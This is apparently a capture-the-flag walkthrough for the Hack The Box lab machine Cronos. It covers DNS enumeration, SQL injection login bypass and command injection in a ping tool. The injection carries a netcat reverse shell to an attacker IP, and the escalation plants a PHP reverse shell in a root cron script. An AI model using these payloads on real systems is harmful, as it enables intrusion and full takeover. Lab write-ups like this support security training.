Initial Exploit -

Lookup subdomains using DNS:

> dig ANY @10.129.227.211 cronos.htb

```
┌──(kali㉿kali)-[~/…/cronos/results/10.129.227.211/scans]
└─$ dig ANY @10.129.227.211 cronos.htb

; <<>> DiG 9.16.15-Debian <<>> ANY @10.129.227.211 cronos.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40071
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cronos.htb.                    IN      ANY

;; ANSWER SECTION:
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13

;; ADDITIONAL SECTION:
ns1.cronos.htb.         604800  IN      A       10.10.10.13

;; Query time: 99 msec
;; SERVER: 10.129.227.211#53(10.129.227.211)
;; WHEN: Mon Jul 11 16:41:15 EDT 2022
;; MSG SIZE  rcvd: 131
```

Add **cronos.htb** and **admin.cronos.htb** to the hosts file:

Check for SQL injections on the login page at **admin.cronos.htb**:


> wfuzz --hs "Password is invalid" -u http://admin.cronos.htb/ -d "username=FUZZ&password=password" -H "Cookie: PHPSESSID=iam4a4nr4grmbh46tuksaq83u5" -w /usr/share/seclists/Fuzzing/SQLi/quick-SQLi.txt

```
┌──(kali㉿kali)-[~/…/cronos/results/10.129.227.211/scans]
└─$ wfuzz --hs "Password is invalid" -u http://admin.cronos.htb/ -d "username=FUZZ&password=password" -H "Cookie: PHPSESSID=iam4a4nr4grmbh46tuksaq83u5" -w /usr/share/seclists/Fuzzing/SQLi/quick-SQLi.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://admin.cronos.htb/
Total requests: 77

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000041:   302        56 L     139 W      1547 Ch     "admin' or '1'='1'#"
000000037:   302        56 L     139 W      1547 Ch     "admin' #"
000000039:   302        56 L     139 W      1547 Ch     "admin' or '1'='1"
000000043:   302        56 L     139 W      1547 Ch     "admin'or 1=1 or ''='"
000000046:   302        56 L     139 W      1547 Ch     "admin' or 1=1#"

Total time: 0
```

Set up a listener:

> sudo nc -lvnp 80

Login using the credentials **"admin' or '1'='1'#" : password**. Use the ping utility and send the request to Burp. Modify the payload to add a reverse shell. Add **%26%26rm+-f+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.16.16+80+>/tmp/f** after the IP:



Send the request. The shell returns as www-data.

Privilege Escalation -

Root runs the script at **/var/www/laravel/artisan** every minute. Modify the script to add a PHP reverse shell.

```
www-data@cronos:/var/www/laravel$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
```

```
<?php shell_exec("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.16 80 >/tmp/f"); ?>
```

```
www-data@cronos:/var/www/laravel$ cat artisan
#!/usr/bin/env php
<?php shell_exec("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.16 80 >/tmp/f"); ?>

<?php

/*
|--------------------------------------------------------------------------
| Register The Auto Loader
|--------------------------------------------------------------------------
|
| Composer provides a convenient, automatically generated class loader
| for our application. We just need to utilize it! We'll require it
| into the script here so that we do not have to worry about the
| loading of any our classes "manually". Feels great to relax.
|
*/
```

Set up a listener. Wait for the cron job to run:

```
sudo nc -lvnp 80
```

Proof -

User:

```
www-data@cronos:/home/noulis$ cat user.txt
1e27dc66c576677a266c09ddc522b984
www-data@cronos:/home/noulis$ ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:94:c3
          inet addr:10.129.227.211  Bcast:10.129.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:feb9:94c3/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:94c3/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4410109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4169035 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:699896373 (699.8 MB)  TX bytes:2154083265 (2.1 GB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:9796 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9796 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:963246 (963.2 KB)  TX bytes:963246 (963.2 KB)

www-data@cronos:/home/noulis$ whoami
www-data
www-data@cronos:/home/noulis$
[2] 0:sudo- 1:sudo*Z                                                    "kali" 20:38 11-Jul-22
```

Root:

```
# cat root.txt
97ff2b6455d358fce1fd7dc662924f11
# ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:94:c3
          inet addr:10.129.227.211  Bcast:10.129.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:feb9:94c3/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:94c3/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4409390 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4168692 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:699843134 (699.8 MB)  TX bytes:2154049407 (2.1 GB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:9796 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9796 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:963246 (963.2 KB)  TX bytes:963246 (963.2 KB)

# whoami
root
#
[2] 0:sudo- 1:sudo*Z                                                    "kali" 20:33 11-Jul-22
```